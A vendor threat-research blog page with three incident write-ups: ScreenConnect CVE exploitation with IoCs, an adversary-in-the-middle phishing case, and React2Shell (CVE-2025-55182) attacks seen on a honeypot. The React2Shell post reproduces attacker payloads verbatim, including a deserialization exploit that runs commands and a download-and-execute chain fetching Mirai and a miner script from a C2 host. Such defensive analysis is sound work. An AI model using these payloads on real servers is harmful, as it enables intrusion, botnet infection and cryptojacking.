Blog
/
Network
/
May 10, 2024

Exploitation of ConnectWise ScreenConnect Vulnerabilities

Uncover the tactics used to exploit ConnectWise vulnerabilities and strategies to protect your systems.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Justin Torres
Cyber Analyst
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
10
May 2024

Introduction

Across an ever changing cyber landscape, it is common place for threat actors to actively identify and exploit newly discovered vulnerabilities within commonly utilized services and applications. While attackers are likely to prioritize developing exploits for the more severe and global Common Vulnerabilities and Exposures (CVEs), they typically have the most success exploiting known vulnerabilities within the first couple years of disclosure to the public.

Addressing these vulnerabilities in a timely manner reduces the effectiveness of known vulnerabilities, decreasing the pace of malicious actor operations and forcing pursuit of more costly and time-consuming methods, such as zero-day related exploits or attacking software supply chain operations. While actors also develop tools to exploit other vulnerabilities, developing exploits for critical and publicly known vulnerabilities gives actors impactful tools at a low cost they are able to use for quite some time.

Between January and March 2024, the Darktrace Threat Research team investigated one such example that involved indicators of compromise (IoCs) suggesting the exploitation of vulnerabilities in ConnectWise’s remote monitoring and management (RMM) software ScreenConnect.

What are the ConnectWise ScreenConnect vulnerabilities?

CVE-2024-1708 is an authentication bypass vulnerability in ScreenConnect 23.9.7 (and all earlier versions) that, if exploited, would enable an attacker to execute remote code or directly impact confidential information or critical systems. This exploit would pave the way for a second ScreenConnect vunerability, CVE-2024-1709, which allows attackers to directly access confidential information or critical systems [1].

ConnectWise released a patch and automatically updated cloud versions of ScreenConnect 23.9.9, while urging security temas to update on-premise versions immediately [3].

If exploited in conjunction, these vulnerabilities could allow a malicious actor to create new administrative accounts on publicly exposed instances by evading existing security measures. This, in turn, could enable attackers to assume an administrative role and disable security tools, create backdoors, and disrupt RMM processes. Access to an organization’s environment in this manner poses serious risk, potentially leading to significant consequences such as deploying ransomware, as seen in various incidents involving the exploitation of ScreenConnect [2]

Darktrace Coverage of ConnectWise Exploitation

Darktrace’s anomaly-based detection was able to identify evidence of exploitation related to CVE-2024-1708 and CVE-2024-1709 across two distinct timelines; these detections included connectivity with endpoints that were later confirmed to be malicious by multiple open-source intelligence (OSINT) vendors. The activity observed by Darktrace suggests that threat actors were actively exploiting these vulnerabilities across multiple customer environments.

In the cases observed across the Darktrace fleet, Darktrace DETECT™ and Darktrace RESPOND™ were able to work in tandem to pre-emptively identify and contain network compromises from the onset. While Darktrace RESPOND was enabled in most customer environments affected by the ScreenConnect vulnerabilities, in the majority of cases it was configured in Human Confirmation mode. Whilst in Human Confirmation mode, RESPOND will provide recommended actions to mitigate ongoing attacks, but these actions require manual approval from human security teams.

When enabled in autonomous response mode, Darktrace RESPOND will take action automatically, shutting down suspicious activity as soon as it is detected without the need for human intervention. This is the ideal end state for RESPOND as actions can be taken at machine speed, without any delays waiting for user approval.

Looking within the patterns of activity observed by Darktrace , the typical  attack timeline included:

Darktrace observed devices on affected customer networks performing activity indicative of ConnectWise ScreenConnect usage, for example connections over 80 and 8041, connections to screenconnect[.]com, and the use of the user agent “LabTech Agent”. OSINT research suggests that this user agent is an older name for ConnectWise Automate [5] which also includes ScreenConnect as standard [6].

Darktrace DETECT model alert highlighting the use of a remote management tool, namely “screenconnect[.]com”.
Figure 1: Darktrace DETECT model alert highlighting the use of a remote management tool, namely “screenconnect[.]com”.

This activity was typically followed by anomalous connections to the external IP address 108.61.210[.]72 using URIs of the form “/MyUserName_DEVICEHOSTNAME”, as well as additional connections to another external, IP 185.62.58[.]132. Both of these external locations have since been reported as potentially malicious [14], with 185.62.58[.]132 in particular linked to ScreenConnect post-exploitation activity [2].

Figure 2: Darktrace DETECT model alert highlighting the unusual connection to 185.62.58[.]132 via port 8041.
Figure 3: Darktrace DETECT model alert highlighting connections to 108.61.210[.]72 using a new user agent and the “/MyUserName_DEVICEHOSTNAME” URI.

Same Exploit, Different Tactics?  

While the majority of instances of ConnectWise ScreenConnect exploitation observed by Darktrace followed the above pattern of activity, Darktrace was able to identify some deviations from this.

In one customer environment, Darktrace’s detection of post-exploitation activity began with the same indicators of ScreenConnect usage, including connections to screenconnect[.]com via port 8041, followed by connections to unusual domains flagged as malicious by OSINT, in this case 116.0.56[.]101 [16] [17]. However, on this deployment Darktrace also observed threat actors downloading a suspicious AnyDesk installer from the endpoint with the URI “hxxp[:]//116.0.56[.]101[:]9191/images/Distribution.exe”.

Figure 4: Darktrace DETECT model alert highlighting the download of an unusual executable file from 116.0.56[.]101.

Further investigation by Darktrace’s Threat Research team revealed that this endpoint was associated with threat actors exploiting CVE-2024-1708 and CVE-2024-1709 [1]. Darktrace was additionally able to identify that, despite the customer being based in the United Kingdom, the file downloaded came from Pakistan. Darktrace recognized that this represented a deviation from the device’s expected pattern of activity and promptly alerted for it, bringing it to the attention of the customer.

Figure 5: External Sites Summary within the Darktrace UI pinpointing the geographic locations of external endpoints, in this case highlighting a file download from Pakistan.

Darktrace’s Autonomous Response

In this instance, the customer had Darktrace enabled in autonomous response mode and the post-exploitation activity was swiftly contained, preventing the attack from escalating.

As soon as the suspicious AnyDesk download was detected, Darktrace RESPOND applied targeted measures to prevent additional malicious activity. This included blocking connections to 116.0.56[.]101 and “*.56.101”, along with blocking all outgoing traffic from the device. Furthermore, RESPOND enforced a “pattern of life” on the device, restricting its activity to its learned behavior, allowing connections that are considered normal, but blocking any unusual deviations.

Figure 6: Darktrace RESPOND enforcing a “pattern of life” on the offending device after detecting the suspicious AnyDesk download.
Figure 7: Darktrace RESPOND blocking connections to the suspicious endpoint 116.0.56[.]101 and “*.56.101” following the download of the suspicious AnyDesk installer.

The customer was later able to use RESPOND to manually quarantine the offending device, ensuring that all incoming and outgoing traffic to or from the device was prohibited, thus preventing ay further malicious communication or lateral movement attempts.

Figure 8: The actions applied by Darktrace RESPOND in response to the post-exploitation activity related to the ScreenConnect vulnerabilities, including the manually applied “Quarantine device” action.

Conclusion

In the observed cases of the ConnectWise ScreenConnect vulnerabilities being exploited across the Darktrace fleet, Darktrace was able to pre-emptively identify and contain network compromises from the onset, offering vital protection against disruptive cyber-attacks.

While much of the post-exploitation activity observed by Darktrace remained the same across different customer environments, important deviations were also identified suggesting that threat actors may be adapting their tactics, techniques and procedures (TTPs) from campaign to campaign.

While new vulnerabilities will inevitably surface and threat actors will continually look for novel ways to evolve their methods, Darktrace’s Self-Learning AI and behavioral analysis offers organizations full visibility over new or unknown threats. Rather than relying on existing threat intelligence or static lists of “known bads”, Darktrace is able to detect emerging activity based on anomaly and respond to it without latency, safeguarding customer environments whilst causing minimal disruption to business operations.

Credit: Emma Foulger, Principal Cyber Analyst for their contribution to this blog.

Appendices

Darktrace Model Coverage

DETECT Models

Compromise / Agent Beacon (Medium Period)

Compromise / Agent Beacon (Long Period)

Anomalous File / EXE from Rare External Location

Device / New PowerShell User Agent

Anomalous Connection / Powershell to Rare External

Anomalous Connection / New User Agent to IP Without Hostname

User / New Admin Credentials on Client

Device / New User Agent

Anomalous Connection / Multiple HTTP POSTs to Rare Hostname

Anomalous Server Activity / Anomalous External Activity from Critical Network Device

Compromise / Suspicious Request Data

Compliance / Remote Management Tool On Server

Anomalous File / Anomalous Octet Stream (No User Agent)

RESPOND Models

Antigena / Network::External Threat::Antigena Suspicious File Block

Antigena / Network::External Threat::Antigena File then New Outbound Block

Antigena / Network::Significant Anomaly::Antigena Enhanced Monitoring from Client Block

Antigena / Network::Significant Anomaly::Antigena Significant Anomaly from Client Block

Antigena / Network::Significant Anomaly::Antigena Controlled and Model Breach

Antigena / Network::Insider Threat::Antigena Unusual Privileged User Activities Block

Antigena / Network / External Threat / Antigena Suspicious File Pattern of Life Block

Antigena / Network / Insider Threat / Antigena Unusual Privileged User Activities Pattern of Life Block

List of IoCs

IoC - Type - Description + Confidence

185.62.58[.]132 – IP- IP linked with threat actors exploiting CVE-2024-1708 and CVE-2024-17091

108.61.210[.]72- IP - IP linked with threat actors exploiting CVE-2024-1708 and CVE-2024-17091

116.0.56[.]101    - IP - IP linked with threat actors exploiting CVE-2024-1708 and CVE-2024-17091

/MyUserName_ DEVICEHOSTNAME – URI - URI linked with threat actors exploiting CVE-2024-1708 and CVE-2024-17091

/images/Distribution.exe – URI - URI linked with threat actors exploiting CVE-2024-1708 and CVE-2024-17091

24780657328783ef50ae0964b23288e68841a421 - SHA1 Filehash - Filehash linked with threat actors exploiting CVE-2024-1708 and CVE-2024-17091

a21768190f3b9feae33aaef660cb7a83 - MD5 Filehash - Filehash linked with threat actors exploiting CVE-2024-1708 and CVE-2024-17091

MITRE ATT&CK Mapping

Technique – Tactic – ID - Sub-technique of

Web Protocols - COMMAND AND CONTROL - T1071.001 - T1071

Web Services      - RESOURCE DEVELOPMENT - T1583.006 - T1583

Drive-by Compromise - INITIAL ACCESS - T1189 – NA

Ingress Tool Transfer   - COMMAND AND CONTROL - T1105 - NA

Malware - RESOURCE DEVELOPMENT - T1588.001- T1588

Exploitation of Remote Services - LATERAL MOVEMENT - T1210 – NA

PowerShell – EXECUTION - T1059.001 - T1059

Pass the Hash      - DEFENSE EVASION, LATERAL MOVEMENT     - T1550.002 - T1550

Valid Accounts - DEFENSE EVASION, PERSISTENCE, PRIVILEGE ESCALATION, INITIAL ACCESS - T1078 – NA

Man in the Browser – COLLECTION - T1185     - NA

Exploit Public-Facing Application - INITIAL ACCESS - T1190         - NA

Exfiltration Over C2 Channel – EXFILTRATION - T1041 – NA

IP Addresses – RECONNAISSANCE - T1590.005 - T1590

Remote Access Software - COMMAND AND CONTROL - T1219 – NA

Lateral Tool Transfer - LATERAL MOVEMENT - T1570 – NA

Application Layer Protocol - COMMAND AND CONTROL - T1071 – NA

References:

[1] https://unit42.paloaltonetworks.com/connectwise-threat-brief-cve-2024-1708-cve-2024-1709/  

[2] https://www.huntress.com/blog/slashandgrab-screen-connect-post-exploitation-in-the-wild-cve-2024-1709-cve-2024-1708    

[3] https://www.huntress.com/blog/a-catastrophe-for-control-understanding-the-screenconnect-authentication-bypass

[4] https://www.speedguide.net/port.php?port=8041  

[5] https://www.connectwise.com/company/announcements/labtech-now-connectwise-automate

[6] https://www.connectwise.com/solutions/software-for-internal-it/automate

[7] https://www.securityweek.com/slashandgrab-screenconnect-vulnerability-widely-exploited-for-malware-delivery/

[8] https://arcticwolf.com/resources/blog/cve-2024-1709-cve-2024-1708-follow-up-active-exploitation-and-pocs-observed-for-critical-screenconnect-vulnerabilities/https://success.trendmicro.com/dcx/s/solution/000296805?language=en_US&sfdcIFrameOrigin=null

[9] https://www.connectwise.com/company/trust/security-bulletins/connectwise-screenconnect-23.9.8

[10] https://socradar.io/critical-vulnerabilities-in-connectwise-screenconnect-postgresql-jdbc-and-vmware-eap-cve-2024-1597-cve-2024-22245/

[11] https://www.trendmicro.com/en_us/research/24/b/threat-actor-groups-including-black-basta-are-exploiting-recent-.html

[12] https://otx.alienvault.com/indicator/ip/185.62.58.132

[13] https://www.virustotal.com/gui/ip-address/185.62.58.132/community

[14] https://www.virustotal.com/gui/ip-address/108.61.210.72/community

[15] https://otx.alienvault.com/indicator/ip/108.61.210.72

[16] https://www.virustotal.com/gui/ip-address/116.0.56[.]101/community

[17] https://otx.alienvault.com/indicator/ip/116.0.56[.]101

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Justin Torres
Cyber Analyst

More in this series

No items found.

Blog

/

Email

/

December 15, 2025

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with Darktrace

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with DarktraceDefault blog imageDefault blog image

What is an Adversary-in-the-middle (AiTM) attack?

Adversary-in-the-Middle (AiTM) attacks are a sophisticated technique often paired with phishing campaigns to steal user credentials. Unlike traditional phishing, which multi-factor authentication (MFA) increasingly mitigates, AiTM attacks leverage reverse proxy servers to intercept authentication tokens and session cookies. This allows attackers to bypass MFA entirely and hijack active sessions, stealthily maintaining access without repeated logins.

This blog examines a real-world incident detected during a Darktrace customer trial, highlighting how Darktrace / EMAILTM and Darktrace / IDENTITYTM identified the emerging compromise in a customer’s email and software-as-a-service (SaaS) environment, tracked its progression, and could have intervened at critical moments to contain the threat had Darktrace’s Autonomous Response capability been enabled.

What does an AiTM attack look like?

Inbound phishing email

Attacks typically begin with a phishing email, often originating from the compromised account of a known contact like a vendor or business partner. These emails will often contain malicious links or attachments leading to fake login pages designed to spoof legitimate login platforms, like Microsoft 365, designed to harvest user credentials.

Proxy-based credential theft and session hijacking

When a user clicks on a malicious link, they are redirected through an attacker-controlled proxy that impersonates legitimate services.  This proxy forwards login requests to Microsoft, making the login page appear legitimate. After the user successfully completes MFA, the attacker captures credentials and session tokens, enabling full account takeover without the need for reauthentication.

Follow-on attacks

Once inside, attackers will typically establish persistence through the creation of email rules or registering OAuth applications. From there, they often act on their objectives, exfiltrating sensitive data and launching additional business email compromise (BEC) campaigns. These campaigns can include fraudulent payment requests to external contacts or internal phishing designed to compromise more accounts and enable lateral movement across the organization.

Darktrace’s detection of an AiTM attack

At the end of September 2025, Darktrace detected one such example of an AiTM attack on the network of a customer trialling Darktrace / EMAIL and Darktrace / IDENTITY.

In this instance, the first indicator of compromise observed by Darktrace was the creation of a malicious email rule on one of the customer’s Office 365 accounts, suggesting the account had likely already been compromised before Darktrace was deployed for the trial.

Darktrace / IDENTITY observed the account creating a new email rule with a randomly generated name, likely to hide its presence from the legitimate account owner. The rule marked all inbound emails as read and deleted them, while ignoring any existing mail rules on the account. This rule was likely intended to conceal any replies to malicious emails the attacker had sent from the legitimate account owner and to facilitate further phishing attempts.

Darktrace’s detection of the anomalous email rule creation.
Figure 1: Darktrace’s detection of the anomalous email rule creation.

Internal and external phishing

Following the creation of the email rule, Darktrace / EMAIL observed a surge of suspicious activity on the user’s account. The account sent emails with subject lines referencing payment information to over 9,000 different external recipients within just one hour. Darktrace also identified that these emails contained a link to an unusual Google Drive endpoint, embedded in the text “download order and invoice”.

Darkrace’s detection of an unusual surge in outbound emails containing suspicious content, shortly following the creation of a new email rule.
Figure 2: Darkrace’s detection of an unusual surge in outbound emails containing suspicious content, shortly following the creation of a new email rule.
Darktrace / EMAIL’s detection of the compromised account sending over 9,000 external phishing emails, containing an unusual Google Drive link.
Figure 3: Darktrace / EMAIL’s detection of the compromised account sending over 9,000 external phishing emails, containing an unusual Google Drive link.

As Darktrace / EMAIL flagged the message with the ‘Compromise Indicators’ tag (Figure 2), it would have been held automatically if the customer had enabled default Data Loss Prevention (DLP) Action Flows in their email environment, preventing any external phishing attempts.

Figure 4: Darktrace / EMAIL’s preview of the email sent by the offending account.

Darktrace analysis revealed that, after clicking the malicious link in the email, recipients would be redirected to a convincing landing page that closely mimicked the customer’s legitimate branding, including authentic imagery and logos, where prompted to download with a PDF named “invoice”.

Figure 5: Download and login prompts presented to recipients after following the malicious email link, shown here in safe view.

After clicking the “Download” button, users would be prompted to enter their company credentials on a page that was likely a credential-harvesting tool, designed to steal corporate login details and enable further compromise of SaaS and email accounts.

Darktrace’s Response

In this case, Darktrace’s Autonomous Response was not fully enabled across the customer’s email or SaaS environments, allowing the compromise to progress,  as observed by Darktrace here.

Despite this, Darktrace / EMAIL’s successful detection of the malicious Google Drive link in the internal phishing emails prompted it to suggest ‘Lock Link’, as a recommended action for the customer’s security team to manually apply. This action would have automatically placed the malicious link behind a warning or screening page blocking users from visiting it.

Autonomous Response suggesting locking the malicious Google Drive link sent in internal phishing emails.
Figure 6: Autonomous Response suggesting locking the malicious Google Drive link sent in internal phishing emails.

Furthermore, if active in the customer’s SaaS environment, Darktrace would likely have been able to mitigate the threat even earlier, at the point of the first unusual activity: the creation of a new email rule. Mitigative actions would have included forcing the user to log out, terminating any active sessions, and disabling the account.

Conclusion

AiTM attacks represent a significant evolution in credential theft techniques, enabling attackers to bypass MFA and hijack active sessions through reverse proxy infrastructure. In the real-world case we explored, Darktrace’s AI-driven detection identified multiple stages of the attack, from anomalous email rule creation to suspicious internal email activity, demonstrating how Autonomous Response could have contained the threat before escalation.

MFA is a critical security measure, but it is no longer a silver bullet. Attackers are increasingly targeting session tokens rather than passwords, exploiting trusted SaaS environments and internal communications to remain undetected. Behavioral AI provides a vital layer of defense by spotting subtle anomalies that traditional tools often miss

Security teams must move beyond static defenses and embrace adaptive, AI-driven solutions that can detect and respond in real time. Regularly review SaaS configurations, enforce conditional access policies, and deploy technologies that understand “normal” behavior to stop attackers before they succeed.

Credit to David Ison (Cyber Analyst), Bertille Pierron (Solutions Engineer), Ryan Traill (Analyst Content Lead)

Appendices

Models

SaaS / Anomalous New Email Rule

Tactic – Technique – Sub-Technique  

Phishing - T1566

Adversary-in-the-Middle - T1557

Continue reading
About the author

Blog

/

Network

/

December 15, 2025

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within Hours

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within HoursDefault blog imageDefault blog image

What is React2Shell?

CVE-2025-55182, also known as React2Shell is a vulnerability within React server components that allows for an unauthenticated attacker to gain remote code execution with a single request. The severity of this vulnerability and ease of exploitability has led to threat actors opportunistically exploiting it within a matter of days of its public disclosure.

Darktrace security researchers rapidly deployed a new honeypot using the Cloudypots system, allowing for the monitoring of exploitation of the vulnerability in the wild.

Cloudypots is a system that enables virtual instances of vulnerable applications to be deployed in the cloud and monitored for attack. This approach allows for Darktrace to deploy high-interaction, realistic honeypots, that appear as genuine deployments of vulnerable software to attackers.

This blog will explore one such campaign, nicknamed “Nuts & Bolts” based on the naming used in payloads.

Analysis of the React2Shell exploit

The React2Shell exploit relies on an insecure deserialization vulnerability within React Server Components’ “Flight” protocol. This protocol uses a custom serialization scheme that security researchers discovered could be abused to run arbitrary JavaScript by crafting the serialized data in a specific way. This is possible because the framework did not perform proper type checking, allowing an attacker to reference types that can be abused to craft a chain that resolves to an anonymous function, and then invoke it with the desired JavaScript as a promise chain.

This code execution can then be used to load the ‘child_process’ node module and execute any command on the target server.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day [1]. Within 30 hours of the patch, a publicly available proof of concept emerged that could be used to exploit any vulnerable server. This rapid timeline left many servers remaining unpatched by the time attackers began actively exploiting the vulnerability.

Initial access

The threat actor behind the “Nuts & Bolts” campaign uses a spreader server with IP 95.214.52[.]170 to infect victims. The IP appears to be located in Poland and is associated with a hosting provided known as MEVSPACE. The spreader is highly aggressive, launching exploitation attempts, roughly every hour.

When scanning, the spreader primarily targets port 3000, which is the default port for a NEXT.js server in a default or development configuration. It is possible the attacker is avoiding port 80 and 443, as these are more likely to have reverse proxies or WAFs in front of the server, which could disrupt exploitation attempts.

When the spreader finds a new host with port 3000 open, it begins by testing if it is vulnerable to React2Shell by sending a crafted request to run the ‘whoami’ command and store the output in an error digest that is returned to the attacker.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(whoami)',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

The above snippet is the core part of the crafted request that performs the execution. This allows the attacker to confirm that the server is vulnerable and fetch the user account under which the NEXT.js process is running, which is useful information for determining if a target is worth attacking.

From here, the attacker then sends an additional request to run the actual payload on the victim server.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(cd /dev;(busybox wget -O x86 hxxp://89[.]144.31.18/nuts/x86%7C%7Ccurl -s -o x86 hxxp://89[.]144.31.18/nuts/x86 );chmod 777 x86;./x86 reactOnMynuts;(busybox wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||curl -s hxxp://89[.]144.31.18/nuts/bolts)%7Csh)&',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

This snippet attempts to deploy several payloads by using wget (or curl if wget fails) into the /dev directory and execute them. The x86 binary is a Mirai variant that does not appear to have any major alterations to regular Mirai. The ‘nuts/bolts’ endpoint returns a bash script, which is then executed. The script includes several log statements throughout its execution to provide visibility into which parts ran successfully. Similar to the ‘whoami’ request, the output is placed in an error digest for the attacker to review.

In this case, the command-and-control (C2) IP, 89[.]144.31.18, is hosted on a different server operated by a German hosting provider named myPrepaidServer, which offers virtual private server (VPS) services and accepts cryptocurrency payments [2].  

Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.
Figure 1: Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.

Nuts & Bolts script

This script’s primary purpose is to prepare the box for a cryptocurrency miner.

The script starts by attempting to terminate any competing cryptocurrency miner processes using ‘pkill’ that match on a specific name. It will check for and terminate:

  • xmrig
  • softirq (this also matches a system process, which it will fail to kill each invocation)
  • watcher
  • /tmp/a.sh
  • health.sh

Following this, the script will checks for a process named “fghgf”. If it is not running, it will retrieve hxxp://89[.]144.31.18/nuts/lc and write it to /dev/ijnegrrinje.json, as well as retrieving hxxp://89[.]144.31.18/nuts/x and writing it to /dev/fghgf. The script will the executes /dev/fghgf -c /dev/ijnegrrinje.json -B in the background, which is an XMRig miner.

The XMRig deployment script.
Figure 2: The XMRig deployment script.

The miner is configured to connect to two private pools at 37[.]114.37.94 and 37[.]114.37.82, using  “poop” as both the username and password. The use of a private pool conceals the associated wallet address. From here, a short bash script is dropped to /dev/stink.sh. This script continuously crawls all running processes on the system and reads their /proc/pid/exe path, which contains a copy of the original executable that was run. The ‘strings’ utility is run to output all valid ASCII strings found within the data and checks to see if contains either “xmrig”, “rondo” or “UPX 5”. If so, it sends a SIGKILL to the process to terminate it.

Additionally, it will run ‘ls –l’ on the exe path in case it is symlinked to a specific path or has been deleted. If the output contains any of the following strings, the script sends a SIGKILL to terminate the program:

  • (deleted) - Indicates that the original executable was deleted from the disk, a common tactic used by malware to evade detection.
  • xmrig
  • hash
  • watcher
  • /dev/a
  • softirq
  • rondo
  • UPX 5.02
 The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.
Figure 3: The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.

Darktrace observations in customer environments  

Following the public disclosure of CVE‑2025‑55182 on December, Darktrace observed multiple exploitation attempts across customer environments beginning around December 4. Darktrace triage identified a series of consistent indicators of compromise (IoCs). By consolidating indicators across multiple deployments and repeat infrastructure clusters, Darktrace identified a consistent kill chain involving shell‑script downloads and HTTP beaconing.

In one example, on December 5, Darktrace observed external connections to malicious IoC endpoints (172.245.5[.]61:38085, 5.255.121[.]141, 193.34.213[.]15), followed by additional connections to other potentially malicious endpoint. These appeared related to the IoCs detailed above, as one suspicious IP address shared the same ASN. After this suspicious external connectivity, Darktrace observed cryptomining-related activity. A few hours later, the device initiated potential lateral movement activity, attempting SMB and RDP sessions with other internal devices on the network. These chain of events appear to identify this activity to be related to the malicious campaign of the exploitation of React2Shell vulnerability.

Generally, outbound HTTP traffic was observed to ports in the range of 3000–3011, most notably port 3001. Requests frequently originated from scripted tools, with user agents such as curl/7.76.1, curl/8.5.0, Wget/1.21.4, and other generic HTTP signatures. The URIs associated with these requests included paths like /nuts/x86 and /n2/x86, as well as long, randomized shell script names such as /gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh. In some cases, parameterized loaders were observed, using query strings like: /?h=<ip>&p=<port>&t=<proto>&a=l64&stage=true.  

Infrastructure analysis revealed repeated callbacks to IP-only hosts linked to ASN AS200593 (Prospero OOO), a well-known “bulletproof” hosting provider often utilized by cyber criminals [3], including addresses such as 193.24.123[.]68:3001 and 91.215.85[.]42:3000, alongside other nodes hosting payloads and staging content.

Darktrace model coverage

Darktrace model coverage consistently highlighted behaviors indicative of exploitation. Among the most frequent detections were anomalous server activity on new, non-standard ports and HTTP requests posted to IP addresses without hostnames, often using uncommon application protocols. Models also flagged the appearance of new user agents such as curl and wget originating from internet-facing systems, representing an unusual deviation from baseline behavior.  

Additionally, observed activity included the download of scripts and executable files from rare external sources, with Darktrace’s Autonomous Response capability intervening to block suspicious transfers, when enabled. Beaconing patterns were another strong signal, with detections for HTTP beaconing to new or rare IP addresses, sustained SSL or HTTP increases, and long-running compromise indicators such as “Beacon for 4 Days” and “Slow Beaconing.”

Conclusion

While this opportunistic campaign to exploit the React2Shell exploit is not particularly sophisticated, it demonstrates that attackers can rapidly prototyping new methods to take advantage of novel vulnerabilities before widespread patching occurs. With a time to infection of only two minutes from the initial deployment of the honeypot, this serves as a clear reminder that patching vulnerabilities as soon as they are released is paramount.

Credit to Nathaniel Bill (Malware Research Engineer), George Kim (Analyst Consulting Lead – AMS), Calum Hall (Technical Content Researcher), Tara Gould (Malware Research Lead, and Signe Zaharka (Principal Cyber Analyst).

Edited by Ryan Traill (Analyst Content Lead)

Appendices

IoCs

Spreader IP - 95[.]214.52.170

C2 IP - 89[.]144.31.18

Mirai hash - 858874057e3df990ccd7958a38936545938630410bde0c0c4b116f92733b1ddb

Xmrig hash - aa6e0f4939135feed4c771e4e4e9c22b6cedceb437628c70a85aeb6f1fe728fa

Config hash - 318320a09de5778af0bf3e4853d270fd2d390e176822dec51e0545e038232666

Monero pool 1 - 37[.]114.37.94

Monero pool 2 - 37[.]114.37.82

References  

[1] https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[2] https://myprepaid-server.com/

[3] https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab

Darktrace Model Coverage

Anomalous Connection::Application Protocol on Uncommon Port

Anomalous Connection::New User Agent to IP Without Hostname

Anomalous Connection::Posting HTTP to IP Without Hostname

Anomalous File::Script and EXE from Rare External

Anomalous File::Script from Rare External Location

Anomalous Server Activity::New User Agent from Internet Facing System

Anomalous Server Activity::Rare External from Server

Antigena::Network::External Threat::Antigena Suspicious File Block

Antigena::Network::External Threat::Antigena Watched Domain Block

Compromise::Beacon for 4 Days

Compromise::Beacon to Young Endpoint

Compromise::Beaconing Activity To External Rare

Compromise::High Volume of Connections with Beacon Score

Compromise::HTTP Beaconing to New IP

Compromise::HTTP Beaconing to Rare Destination

Compromise::Large Number of Suspicious Failed Connections

Compromise::Slow Beaconing Activity To External Rare

Compromise::Sustained SSL or HTTP Increase

Device::New User Agent

Device::Threat Indicator

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer
